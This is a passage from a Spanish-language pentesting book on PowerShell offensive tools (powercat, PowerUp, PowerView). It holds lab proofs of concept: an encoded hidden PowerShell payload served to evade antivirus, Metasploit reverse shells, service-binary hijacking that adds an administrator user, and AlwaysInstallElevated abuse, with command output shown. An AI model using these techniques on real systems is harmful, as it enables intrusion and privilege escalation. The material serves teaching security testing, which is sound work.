DETALLADO: Connection to 192.168.56.102:80 [tcp] succeeeded!
DETALLADO: Setting up Stream 2...
DETALLADO: -d (disconnect) Activated. Disconnecting...
DETALLADO: Closing Stream 2...
DETALLADO: Closing Stream 1...
```

Fig. 3.05: Escaneo básico al puerto 80 de una máquina remota con powercat.

PoC: Descarga y ejecución de Shellcodes desde Powercat

En la siguiente prueba de concepto se va a utilizar *powercat* para obtener la instrucción necesaria para ejecutar una *shellcode*, en este caso un *Meterpreter* inverso, *encodeada* con la que tomar el control del equipo dónde se encuentra el *pentester*. En este escenario se cuentan con las siguientes máquinas:

- Máquina *Kali Linux* con *Social Engineering Toolkit* para generar la *shellcode encodeada*.
- Máquina *Windows 8* en la que se servirá, a través de *powercat*, el fichero creado en la máquina *Kali Linux*.
- Máquina *Windows 8.1* en la que el *pentester* lanzará *powercat* con la intención de obtener el fichero de la máquina *Windows 8*.

Una vez el *pentester* obtiene el contenido del fichero que se sirve en la máquina *Windows 8*, se copiara y pegará la instrucción en una *PowerShell* de la máquina *Windows 8.1*. Tras ejecutar esta instrucción se obtendrá el control de la máquina en la dirección IP dónde se haya configurado.

Tras el breve resumen de la prueba de concepto se va a detallar los pasos. En primer lugar, y tras generar el fichero con *Social Engineering Toolkit* se debe pasar el fichero a la máquina servidora, en este caso la máquina *Windows 8*. El fichero contiene una única instrucción con la siguiente forma *PowerShell –nop –windows hidden –noni –enc <shellcode encodeada>*. El parámetro *–nop* indica que no se utiliza un *profile*. El parámetro *–windows* indica si la instrucción se ejecutará en un entorno

visible o no. El parámetro *–noni* indica que será una ejecución no interactiva. Y por último, el parámetro *–enc* indica el código a ejecutar *encodeado*.

```
PS C:\Users\pgonzalez\Desktop\powercat-master> Import-Module .\powercat.ps1

Advertencia de seguridad
Ejecute solo los scripts de confianza. Los archivos
procedentes de Internet pueden ser útiles, pero algunos
archivos podrían dañar su equipo. ¿Desea ejecutar
C:\Users\pgonzalez\Desktop\powercat-master\powercat.ps1?
[N] No ejecutar  [Z] Ejecutar una vez  [U] Suspender
[?] Ayuda(el valor predeterminado es "N"): Z
PS C:\Users\pgonzalez\Desktop\powercat-master> powercat -l -p 9000 -i C:\Us
ers\pgonzalez\Desktop\shellcode.txt -rep
PS C:\Users\pgonzalez\Desktop\powercat-master> powercat -l -p 9000 -i C:\Us
ers\pgonzalez\Desktop\shellcode.txt -rep
PS C:\Users\pgonzalez\Desktop\powercat-master> powercat -l -p 9000 -i C:\Us
ers\pgonzalez\Desktop\shellcode.txt -rep
```

Fig. 3.06: Powercat sirve un fichero con la instrucción para ejecutar Meterpreter.

En la imagen se puede visualizar como se sirve con *powercat* el fichero con la instrucción y la *shellcode* en su interior. La instrucción a ejecutar es *powercat –l –p <puerto en el que se escucha> -i <ruta local dónde se encuentra el fichero>*.

Desde la máquina *Windows 8.1* el *pentester* puede lanzar *powercat* para crear una conexión y recibir el contenido del fichero remoto. Es una buena forma de evadir ciertos elementos de seguridad, como podría ser un antivirus. Una vez se obtiene el contenido se puede almacenar en un fichero y posteriormente copiar y pegar en la *PowerShell*.

```
PS C:\Users\Administrator\Desktop> Import-Module .\powercat.ps1
PS C:\Users\Administrator\Desktop> powercat -c 192.168.56.101 -p 9000
powershell -nop -windows hidden -noni -enc JAAxACAAPQAgACcAJABjACAAPQAgACcA
GUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQA
GwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4A
EEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUA
GUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
GEAdAB1AFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQA[illegible]QB0AHQA
HQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIA
GEAbQB1AHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgB1AGEAdABpAG8AbgBGAGwAYQBnAHMA
EkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkA
HQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUA
HQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgAD0AIABBAGQAZAAtAFQAeQBwAGUAIAAtAG0A
GMAIAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiACAALQBuAGEAbQB1AHMAcABhAGMAZQAgAFcA
HMAcwB0AGgAcgB1ADsAWwBCAHkAdAB1AFsAXQBdADsAWwBCAHkAdAB1AFsAXQBdACQAcwBjACAA
DAAeAAwADAALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAA2ADAALAAwAHgAOAA5ACwAMAB4AGUA
DAAeAA4AGIALAAwAHgANQAyACwAMAB4ADMAMAAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADAA
```

Fig. 3.07: Obtención de shellcode creando conexión con el servidor.

Hay que tener en cuenta que cuando se recibe el contenido a través de *powercat*, el código *encodeado* puede contener saltos de línea dónde antes no existían. Por esta razón, se recomienda que se copie en un *notepad* y se supriman los saltos de línea, quedando una sola línea del código *encodeado*.

Tras la ejecución de la instrucción en una *PowerShell* se crea la conexión inversa hacia la dirección IP configurada en *Social Engineering Toolkit*. El control es devuelto a través de una sesión de *Meterpreter* que es ejecutado en la máquina con *Windows 8.1*.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.103:49450) a
t 2015-06-07 16:09:16 +0200

meterpreter > getuid
Server username: pshell\Administrator
meterpreter > sysinfo
Computer        : PSHELL
OS              : Windows 8.1 (Build 9600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Fig. 3.08: Obtención del control remoto de una máquina a través de PowerShell.

3. Veil-Framework

Veil-Framework es un conjunto de herramientas que permite preparar diversos ataques centrados en la evasión de antivirus y mecanismos de detección. ¿De qué consta hoy día *Veil-Framework*? Hoy día esta *framework* tiene:

- *Veil-Evasion*. Una herramienta que permite generar *payloads* con un enfoque de evasión de antivirus, utilizando para ello diversas técnicas y lenguajes de programación.
- *Veil-Catapult*. Permite trabajar con *payload* de tipo *psexec-style*.
- *Veil-Pillage*. Funcionalidades para *post-explotación*.
- *Veil-PowerView*. Una herramienta en *PowerShell* que permite escalar y obtener información en entornos *Windows*.

Veil-Framework puede descargarse desde la siguiente dirección URL de *github https://github.com/Veil-Framework/*. En este libro se hablará de las partes de *Veil* que pueden ser utilizadas en *PowerShell* con el fin de llevar a cabo acciones de un *pentesting*. En este apartado se hablará de las *PowerTools*, centrándose en explicar las posibilidades que ofrece y en ejemplificar a través de pruebas de concepto. ¿Qué elementos componen las *PowerTools*?

Nombre	Descripción
PewPewPew	Conjunto de *scripts* que contienen secuencias de comandos, los cuales utilizan un patrón común, con el fin de ejecutarlos y publicar resultados a través de un servidor web
PowerBreach	Conjunto de *backdoors* que proporcionan al usuario una amplia variedad de métodos de instalar una *backdoor* en un sistema. *PowerBreach* focaliza en memoria y no persiste después de un reinicio
PowerPick	Este proyecto focaliza en la ejecución de funcionalidades de *PowerShell*, sin la necesidad de utilizar *PowerShell*. Utiliza ensamblados *.NET* para ejecutar *scripts* de *PowerShell*
PowerUp	Herramienta que permite realizar escaladas de privilegio en sistemas *Windows*. Contiene varios métodos que identifican y se aprovechan de servicios vulnerables, *DLLs* que permiten aprovecharse, configuraciones de registro vulnerables, etcétera
PowerView	Herramienta en *PowerShell* que permite obtener una situación de ventaja en la red y dominios *Windows*. Orientado a *Active Directory*

Tabla 3.03: Elementos que forman PowerTools de Veil-Framework.

PowerUp

PowerUp es un conjunto de herramientas de *PowerShell* que permite realizar escaladas de privilegios en sistemas *Microsoft Windows* debido a malas configuraciones o debilidades. Este conjunto de *scripts* contienen varios métodos para identificar y aprovecharse de servicios vulnerables, así como realizar *DLL Hijacking*, detectar configuraciones erróneas en el registro de *Windows* y poder localizar oportunidades de escalada en el sistema. Desarrollado por *@harmj0y* y, como se mencionó anteriormente, forma parte de *Veil-Framework*.

En *PowerUp* se pueden encontrar diferentes categorías, como son:

- Enumeración de servicios y debilidades.
- Aprovechamiento de debilidades en servicios.
- *DLL Hijacking*.
- Chequeo de configuraciones en el registro.
- *Helpers* y otros.

Para la enumeración de servicios y debilidades se disponen de varias funciones. A continuación se muestra una breve descripción de ellas:

Función	Descripción
Get-ServiceUnquoted	Devuelve el listado de servicios que no tienen entre comillas los *paths* dónde se encuentra el binario
Get-ServiceEXEPerms	Devuelve el listado de servicios dónde el actual usuario puede sobrescribir la ruta del binario
Get-ServicePerms	Devuelve el listado de servicios que el actual usuario puede modificar

Tabla 3.04: Funciones para la enumeración de servicios y debilidades.

Estas tres funciones son importantes para poder detectar configuraciones erróneas en servicios o en su instalación. La función *Get-ServiceUnquoted* permitirá detectar rutas de binario que no se encuentran entre comillas, por lo que si se crease un binario con el mismo nombre que la ruta hasta su primer espacio, se podría ejecutar dicho binario. Por ejemplo, supóngase que se tiene un servicio A, cuyo binario se encuentra en la ruta *\program files (x86)\binario.exe*. Al no estar entre comillas, la primera ocurrencia que se va a buscar es *program.exe*, por lo que si se escribe dicho binario en esa ruta, cuando el servicio arranque se ejecutará el binario con el privilegio que el servicio tenga.

La función *Get-ServiceEXEPerms* permite detectar qué binarios pueden ser sobrescritos por el usuario que lanza la función. Esto es algo muy interesante en un *pentesting*, ya que ya sea con acceso local o acceso remoto a la máquina, se podría ejecutar código arbitrario a través de esta debilidad. Supóngase un servicio A, cuyo binario se encuentra en la ruta *\program files (x86)\empresa\binario.exe*. Si los permisos de este binario no han sido bien configurados, el usuario sin privilegio podría sobrescribirlo, por lo que podría obtener privilegio.

La función *Get-ServicePerms* permite detectar qué servicios pueden ser modificados por el actual usuario. Esto puede hacer que un atacante cambie la configuración del servicio provocando que se pueda lograr un mayor privilegio. Para el aprovechamiento de debilidades en servicios se disponen de varias funciones.

A continuación se muestra una breve descripción de ellas:

Función	Descripción
Invoke-ServiceUserAdd	Modifica un servicio modificable para crear un usuario y añadirlo al grupo de administradores
Write-UserAddServiceBinary	Se crea un binario que lanzará un servicio y añadirá un usuario perteneciente al grupo administradores. El usuario por defecto es *Jhon* y su contraseña *Password123!*, aunque hay parámetros para cambiarlos
Write-CMDServiceBinary	Se crea un binario que permite ejecutar un comando de *cmd* personalizado a través de la creación de un servicio
Write-ServiceEXE	Reemplaza el binario de un servicio por uno que añade un usuario administrador local al sistema
Write-ServiceEXECMD	Reemplaza el binario de un servicio con uno que ejecuta un comando personalizado
Restore-ServiceEXE	Restaura un binario de un servicio reemplazado anteriormente por el binario original

Tabla 3.05: Funciones para el aprovechamiento de debilidades en servicios.

Estas funciones que se pueden visualizar en la tabla, permiten aprovecharse de fallos de configuración en servicios para llevar a cabo una obtención de privilegio. Ciertamente, están ligadas a la función

Get-ServiceEXEPerms y *Get-ServicePerms*, ya que éstas permiten saber qué permisos tienen los binarios y si los servicios se pueden modificar.

Para realizar *DLL Hijacking* existen otras funciones en *PowerUp*. A continuación se muestra una breve descripción de ellas:

Función	Descripción
Invoke-FindDLLHijack	Encuentra oportunidades para realizar *hijacking* de DLL en los distintos procesos que se ejecutan en la máquina
Invoke-FindPathHijack	Encuentra el *path* dónde se puede realizar el *hijacking*

Tabla 3.06: Funciones para realizar DLL Hijacking.

Las aplicaciones utilizan las funciones *LoadLibrary()* o *LoadLibraryEx()* para cargar funciones adicionales *linkando* con una librería dinámica. Cuando no se especifica su ruta completa, *Windows* decide el orden de búsqueda de la *DLL*, empezando por el directorio actual del proceso. Entonces, si un usuario abre un fichero mediante una aplicación vulnerable a *DLL Hijacking* y en el mismo directorio se encuentra una *DLL* maliciosa, la cual ha sido renombrada como la original, otro usuario puede conseguir la ejecución de código.

Por ejemplo, si una aplicación que carga un fichero de datos cifrado y para descifrarlo necesita utilizar una *DLL* externa, la cual ha sido sustituida por otra maliciosa, se podrá ejecutar código cuando la aplicación cargue la nueva *DLL* para poder descifrar el fichero.

Para realizar chequeos de configuraciones en el registro existen otras funciones. A continuación se muestra una breve descripción de ellas:

Función	Descripción
Get-RegAlwaysInstallElevated	Esta función chequea si la clave de registro *AlwaysInstallElevated* se encuentra activa o no
Get-RegAutoLogon	Esta función chequea para detectar configuraciones erróneas de *Autologon* en el registro

Tabla 3.07: Funciones para realizar el chequeo de configuraciones en el registro.

La función *Get-RegAlwaysInstallElevated* chequea si en las ramas *HKLM* y *HKCU* del registro de *Windows* está activo o no *AlwaysInstallElevated*. En caso de estar ambas con valor de 1, se podría ejecutar un instalador *MSI* con código arbitrario, pudiendo elevar privilegio o realizar acciones como la de crear un usuario administrador. Si esta función devuelve *true*, se podrá utilizar la función *Write-UserAddMSI* para generar el instalador *MSI* que proporcione una aplicación que permita crear un usuario con privilegios en el sistema.

La categoría de *helpers* que proporciona *PowerUp* es un conjunto de *scripts* basados en ayudar con información, ficheros o acciones a las demás categorías vistas anteriormente. A continuación se muestra una breve descripción de ellos:

Función	Descripción
Invoke-AllChecks	Proporciona un informe con los resultados de las funciones de escalada de privilegios que se han estudiado en este apartado
Write-UserAddMSI	Genera un paquete *MSI* que proporciona una aplicación para crear un usuario como administrador u otro grupo de usuario
Invoke-ServiceStart	Arranca un servicio a través del nombre de éste. Puede ser útil para cuando se utilicen funciones de generación de binarios para sustituir a los binarios de servicios legítimos
Invoke-ServiceStop	Detiene un servicio a través del nombre de éste
Invoke-ServiceEnable	Habilita un servicio
Invoke-ServiceDisable	Deshabilita un servicio
Get-ServiceDetails	Devuelve información detallada acerca de un servicio

Tabla 3.08: Funciones Helpers de PowerUp.

La función *Invoke-AllChecks* proporciona información interesante, quizá sea una de las primeras funciones que deberían ejecutarse para conocer el contexto en el que se mueve el *pentester* en el equipo. Como se puede visualizar en la imagen, la función retorna información sobre la pertenencia del usuario al grupo administradores con el fin de comprobar un posible *bypass UAC*, los servicios que no tienen sus rutas entre comillas, los permisos de los binarios de los servicios, los *%PATH%* para un potencial *hijacking* de *DLL*, los valores de la clave *AlwaysInstallElevated*, etcétera. Un buen resumen rápido con asesoramiento en la propia salida del *script*.

```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[*] Run a BypassUAC attack to elevate privileges to admin.
[*] Run 'Invoke-CheckLocalAdmin -Verbose' to determine exact membership.


[*] Checking for unquoted service paths...
[*] Use 'Write-UserAddServiceBinary' or 'Write-CMDServiceBinary' to abuse

[+] Unquoted service path: Mobizen plugin - C:\Program Files (x86)\RSUPPOR
T\MobizenService\MobizenService.exe


[*] Checking service executable permissions...
[*] Use 'Write-ServiceEXE -ServiceName SVC' or 'Write-ServiceEXECMD' to ab
use

[+] Vulnerable service executable: Mobizen plugin - C:\Program Files (x86)
\RSUPPORT\MobizenService\MobizenService.exe


[*] Checking service permissions...
```

Fig. 3.09: Reporte de resultados de las funciones de escalada de PowerUp.

Funciones como *Write-UserAddMSI* permiten crear paquetes de instalación que aportan una pequeña aplicación dónde configurar el usuario que se quiere crear y el grupo al que pertenece. Si existe una mala configuración de *AlwaysInstallElevated* se podrá realizar una escalada de privilegio. El resto de funciones permiten arrancar y parar servicios de manera sencilla, las cuales pueden ser utilizadas en ciertos momentos para lanzar servicios que utilicen binarios manipulados.

Por último, se trata la categoría otros que proporciona *PowerUp*. A continuación se muestra una breve descripción de ella:

Función	Descripción
Get-UnattendedInstallFiles	Encuentra ficheros de instalación desatendida que pueden contener información sensible
Get-Webconfig	Chequea los ficheros *web.config* en busca de *strings*
Get-ApplicationHost	Chequea el *pool* de aplicaciones y las contraseñas de los directorios virtuales
Invoke-CheckLocalAdmin	Chequea si el usuario es realmente un administrador local de la máquina. Esto puede ser utilizado para pensar en un *bypass UAC*

Tabla 3.09: Funciones de la categoría otros de PowerUp.

PoC: Configuraciones erróneas en servicios que permiten escalada de privilegio

En esta prueba de concepto se tratarán algunos fallos que pueden encontrarse en un entorno *Windows*, los cuales pueden provocar la escalada de privilegio. El escenario es el siguiente:

- Usuario sin privilegio y acceso a una *PowerShell 3.0*.
- Equipo con *Windows 8*.
- *Scripts* de *PowerUp* en el equipo.

En primer lugar, se tratará el problema de las rutas sin comillas de los binarios de los servicios. ¿Por qué es un problema? El problema se produce debido a que el desarrollador de la aplicación crea un servicio, que en muchas ocasiones se ejecuta con el máximo de privilegios, y la ruta dónde se encuentra el binario no está entre comillas, provocando que al pasar esta ruta a *services.exe* para que se lance el binario pueda existir confusión. Esta confusión viene dada porque *Windows* busca todas las posibilidades, por lo que va probando nombres de fichero en el sistema.

Para ejemplificar esto, se propone un servicio A, con la ruta *C:\program files (x86)\Apple Software Update\SoftwareUpdateAdmin.exe*. Cuando esta ruta es pasada a *services.exe*, se sigue el siguiente orden:

- Se lanza *C:\program.exe*.
- Posteriormente, se comprueba en el siguiente espacio *C:\program files (x86)\Apple.exe*.
- Después, continua con *C:\program files (x86)\Apple Software.exe*.

Así hasta encontrar el binario, que en caso de encontrarlo se ejecutará. Esto abre una serie de oportunidad al *pentester*, ya que puede generar un binario malicioso y colocarlo en alguno de los *paths* intermedios. En esta prueba de concepto, el *pentester* tras lanzar la función *Get-Service.*

```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Get-ServiceUnquote
d

ServiceName                                Path
-----------                                ----
Mobizen plugin                             C:\Program Files (x86)\RSUPPORT\M...


PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> (Get-ServiceUnquot
ed).path
C:\Program Files (x86)\RSUPPORT\MobizenService\Mobizen Service.exe
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp>
```

Fig. 3.10: Detección de un servicio sin comillas en la ruta del binario.

Tras detectar el servicio vulnerable, se debe generar el binario que intercalaremos en alguna ruta intermedia. Se puede generar de muchas maneras, y pensando en la evasión de antivirus para que el binario no sea detectado, pero para la prueba de concepto se ha ilustrado con una generación rápida y sencilla a través del módulo *payload/windows/meterpreter/reverse_tcp* de *Metasploit*.

```
msf >
msf >
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf payload(reverse_tcp) > generate -t exe -f Mobizen.exe
```

Fig. 3.11: Creación del binario malicioso.

El binario resultante se coloca en la ruta intermedia dónde se pueda escribir, ya que hay que tener en cuenta que el *pentester* se puede encontrar rutas dónde no pueda escribir. Tras verificar que se puede alojar el binario en alguna ruta intermedia del *path* del servicio, se debe esperar a que se lance o reinicie el servicio.

En este caso se ha optado configurar el módulo *multi/handler* de *Metasploit* para tomar el control, una vez se haya ejecutado el código en la máquina remota.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.15:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.15:4444 -> 192.168.1.15:62911) at 20
15-06-09 21:15:30 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig. 3.12: Obtención del máximo privilegio en remoto a través de Meterpreter.

También se debe hablar sobre debilidades en las configuraciones de los servicios a través de los permisos de los binarios de éstos. Cuando se instala una aplicación que tiene algún servicio, y el binario que éste lanza está mal configurado en lo que a permisos se refiere, se puede tener un agujero de seguridad importante.

Supóngase un ejemplo en el que el servicio A lanza un binario denominado *pg_ctl.exe*. Este binario tiene permisos por defecto que permiten que un usuario con menor privilegio pueda sobrescribirlo. Si se genera un *binario*, por ejemplo con *Metasploit*, y se añade código arbitrario a éste, se podría tomar el control de la máquina en remoto cuando se lance el servicio.

Para esta segunda prueba de concepto se utiliza la función *Get-ServiceEXEPerms*, la cual detectará los binarios que no tienen los permisos bien configurados. En el ejemplo se puede visualizar como la función devuelve que el binario *MobizenService.exe* tiene una configuración de permisos errónea, por lo que puede ser sobrescrito por el usuario.

```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Get-ServiceEXEPerm
s

ServiceName                                Path
-----------                                ----
Mobizen plugin                             C:\Program Files (x86)\RSUPPORT\M...
```

Fig. 3.13: Detección de binario con permisos mal configurados.

En esta ocasión el binario se generará con las funciones de *PowerUp Write-ServiceEXE* y *Write-ServiceEXECMD*. Para poder personalizar la instrucción a ejecutar se utiliza la siguiente instrucción *Write-ServiceEXECMD –ServiceName "Mobizen plugin" –CMD "net user pablo 123abc. /add && net localgroup administradores pablo /add"*.

```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Get-ServiceEXEPerm
s

ServiceName                                Path
-----------                                ----
Mobizen plugin                             C:\Program Files (x86)\RSUPPORT\M...


PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Write-ServiceEXECM
D -ServiceName "Mobizen plugin" -CMD "net user hacked 123abc.. /add && net
localgroup administradores hacked /add"
[*] Binary for service 'Mobizen plugin' with cusotm command 'net user hack
ed 123abc.. /add && net localgroup administradores hacked /add' written to
 'C:\Program Files (x86)\RSUPPORT\MobizenService\MobizenService.exe'
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp>
```

Fig. 3.14: Creación de binario personalizado con instrucción maliciosa.

Automáticamente, se habrá movido el binario original a una extensión *.bak*, y se dejará como binario legítimo el malicioso. Ahora toca arrancar el servicio, o pararlo si estuviera arrancado, y para ello se puede hacer desde *services.msc*. Una vez ejecutado el servicio, éste lanzará el binario sobrescrito y se ejecutará la instrucción prevista.

En este caso se podrá visualizar como se ha creado un usuario denominado *hacked*, el cual pertenece al grupo administradores.




Fig. 3.15: Creación de usuario y adición al grupo administradores.

PoC: Configuración errónea en el registro que permite la obtención de privilegio

En esta prueba de concepto se trata un fallo con el que se puede comprometer un entorno *Windows*. Esta configuración errónea puede provocar la escalada de privilegio, siempre y cuando se cumplan las condiciones.

El escenario es el siguiente:

- Usuario sin privilegio y con acceso a una *PowerShell 3.0*.
- Equipo con *Windows 8*.
- *Scripts* de *PowerUp* en el equipo.

En el registro de *Windows* existen dos rutas, tanto en la rama *HKLM* como en *HKCU*, que indican el privilegio con el que se ejecutan los paquetes de instalación *MSI*. La ruta para *HKLM* es *HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer*. En esta ruta se puede encontrar una clave denominada *AlwaysInstallElevated*. Si esta clave no existe, la configuración no es vulnerable. Estará correctamente configurada si existe y su valor es 0. Estará incorrectamente configurada si existe y su valor es 1. La ruta en *HKCU* es *HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer*.

Si la clave no existe, ocurre como en la anterior, que la configuración no es vulnerable. Si existe y el valor es 1, la configuración es vulnerable. En resumen, ambas claves tienen que estar configuradas a valor 1.

Al ejecutar la función *Get-RegAlwaysInstallElevated* se devolverá un valor *true* o *false* para indicar si la configuración es vulnerable o no. Añadiendo el parámetro *verbose* a la función se puede visualizar que valores tienen las diferentes claves. Por lo tanto, la instrucción a ejecutar es *Get-RegAlwaysInstallElevated –Verbose*.


```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerUp> Get-RegAlwaysInstallElevated -Verbose
DETALLADO: HKLMval: 1
DETALLADO: HKCUval: 1
DETALLADO: AlwaysInstallElevated enabled on this machine!
True
```

Fig. 3.16: Detección de configuración errónea de AlwaysInstallElevated.

Una vez detectada la configuración errónea, el *pentester* tiene claro que puede lanzar un paquete *MSI* de instalación con el máximo privilegio, aunque su usuario no tenga privilegio. La función *Write-UserAddMSI* permite crear un archivo *MSI*, el cual contiene una aplicación que mostrará un panel con el que se puede crear un usuario, indicando su contraseña y el grupo al que pertenecerá.

Tras ejecutar *Write-UserAddMSI* se podrá utilizar el paquete *MSI* para crear un nuevo usuario administrador en el equipo. Como se puede visualizar en la imagen, el panel de la aplicación es sencillo y la elevación de privilegio es todo un éxito.



Fig. 3.17: Creación de usuario a través de aplicación lanzada con un paquete MSI.

PowerView

PowerView es un conjunto de herramientas escritas en *PowerShell* para obtener conocimiento de la red en un dominio de *Microsoft Windows*. *PowerView* contiene un conjunto de funciones de tipo *net*, los cuales utilizan *hooks* para *Active Directory* y utiliza funciones de la *API* de *Win32* para llevar a cabo algunas funcionalidades útiles.

Además, *PowerView* también implementa varias metafunciones, incluyendo un *port* de la herramienta *netview.exe* y algunas funciones que identifican usuarios en la red. Más adelante se describirán las funciones que forman *PowerView*, y se podrán detectar miles de usos en un *pentesting*.

Para ejecutar estas funciones sobre una máquina se puede ejecutar la instrucción *import-module <nombre del archivo ps1>*. Otra opción sería ejecutar *PowerShell –exec bypass* y en esa sesión ejecutar el fichero *ps1*.

PowerView está clasificado en diferentes categorías, agrupando las funcionalidades que proporciona en dichas categorías. Las categorías que comprenden el *framework* son:

- Funcionalidades de red.
- Las funciones *user-hunting*.
- Funciones relacionadas con las relaciones de confianza en dominios.
- Metafunciones y otros.

A continuación se detallan las funciones proporcionadas en la categoría funcionalidades de red:

Nombre	Descripción
Get-NetDomain	Se lista el nombre de dominio actual, los controladores de dominio existentes, el *PDC, el* RID y el modo de dominio
Get-NetForest	Muestra información sobre el nombre del dominio, los sitios, el catálogo global, el esquema en nomenclatura de *Active Directory*, etcétera
Get-NetForestDomains	Muestra información de todos los dominios del actual *forest*
Get-NetDomainControllers	Se lista información sobre los distintos controladores dominio. Muestra la versión del sistema operativo de este *domain controller*, la dirección IP, la sincronización horaria, las particiones, etcétera
Get-NetCurrentUser	Muestra el usuario actual en la red
Get-NetUser	Muestra todos los objetos de tipo usuario. Proporciona información sobre todos los usuarios del dominio. Información cómo el nombre, apellidos, *email*, categoría del objeto, *homedrive*, veces que se ha logado, *object guid*, *adspath*, identificador del grupo primario, *SID*, etcétera. Es realmente útil esta información, en una fase de recopilación de información del dominio
Get-NetUserSPNs	Lista los principales nombres de servicio de los usuarios
Get-NetOUs	Lista las unidades organizativas del dominio en nomenclatura *Active Directory*
Get-NetGUIDOUs	Encuentra *OUs* enlazadas a un *GUID* específico
Invoke-NetUserAdd	Añade un usuario local o de dominio, siempre que sea posible
Get-NetGroups	Muestra el listado de grupos existentes en un dominio
Get-NetGroup	Muestra información para cada usuario de un grupo específico
Get-NetLocalGroups	Muestra el listado de grupos locales sobre un *host* o un listado de *hosts*
Get-NetLocalGroup	Lista los miembros de un grupo local sobre un equipo remoto o sobre un listado de equipos

Nombre	Descripción
Get-NetLocalServices	Lista un conjunto de servicios que se están ejecutando sobre una máquina remota o un listado de máquinas
Invoke-NetGroupUserAdd	Añade un usuario a un grupo local o de dominio específico
Get-NetComputers	Consigue un listado de equipos y servidores en el dominio
Get-NetFileServers	Proporciona un listado de servidores de archivos utilizados por los actuales usuarios del dominio
Get-NetShare	Indica información de recursos compartidos de un equipo de la red. Se debe utilizar el parámetro *hostname* para indicar el nombre del equipo
Get-NetLoggedon	Lista los usuarios logados con actividad en un servidor específico
Get-NetSessions	Lista sesiones activas sobre un servidor específico, indicando qué usuario es el que tiene dicha sesión
Get-NetFileSessions	Devuelve la combinación entre la ejecución de *Get-NetFiles* y el comando *Get-NetSessions*. En caso de que alguno no devuelva resultados, el resultado será nulo
Get-NetConnections	Lista las conexiones activas mostrando los recursos compartidos de un servidor o máquina específica
Get-NetRDPSessions	Lista las sesiones RDP activas sobre una máquina concreta
Get-NetFiles	Muestra el listado de ficheros abiertos sobre una máquina
Get-NetProcesses	Muestra el listado de procesos, con el propietario del mismo, sobre una máquina específica, pudiendo ser una máquina remota

Tabla 3.10: Funcionalidades de red de PowerView.

Estas funciones permiten conocer más el listado de dominios, de usuarios, de grupos, de recursos o de unidades organizativas que existen en la red a auditar. Son funcionalidades que permiten obtener un conocimiento amplio sobre el entorno en el que el *pentester* se encuentra.

A continuación se detallan las funciones proporcionadas en la categoría *user-hunting*:

Nombre	Descripción
Invoke-UserHunter	Encuentra máquinas en el dominio dónde un usuario específico se ha logado, e incluso puede chequear si el usuario tiene acceso como administrador local de las máquinas encontradas
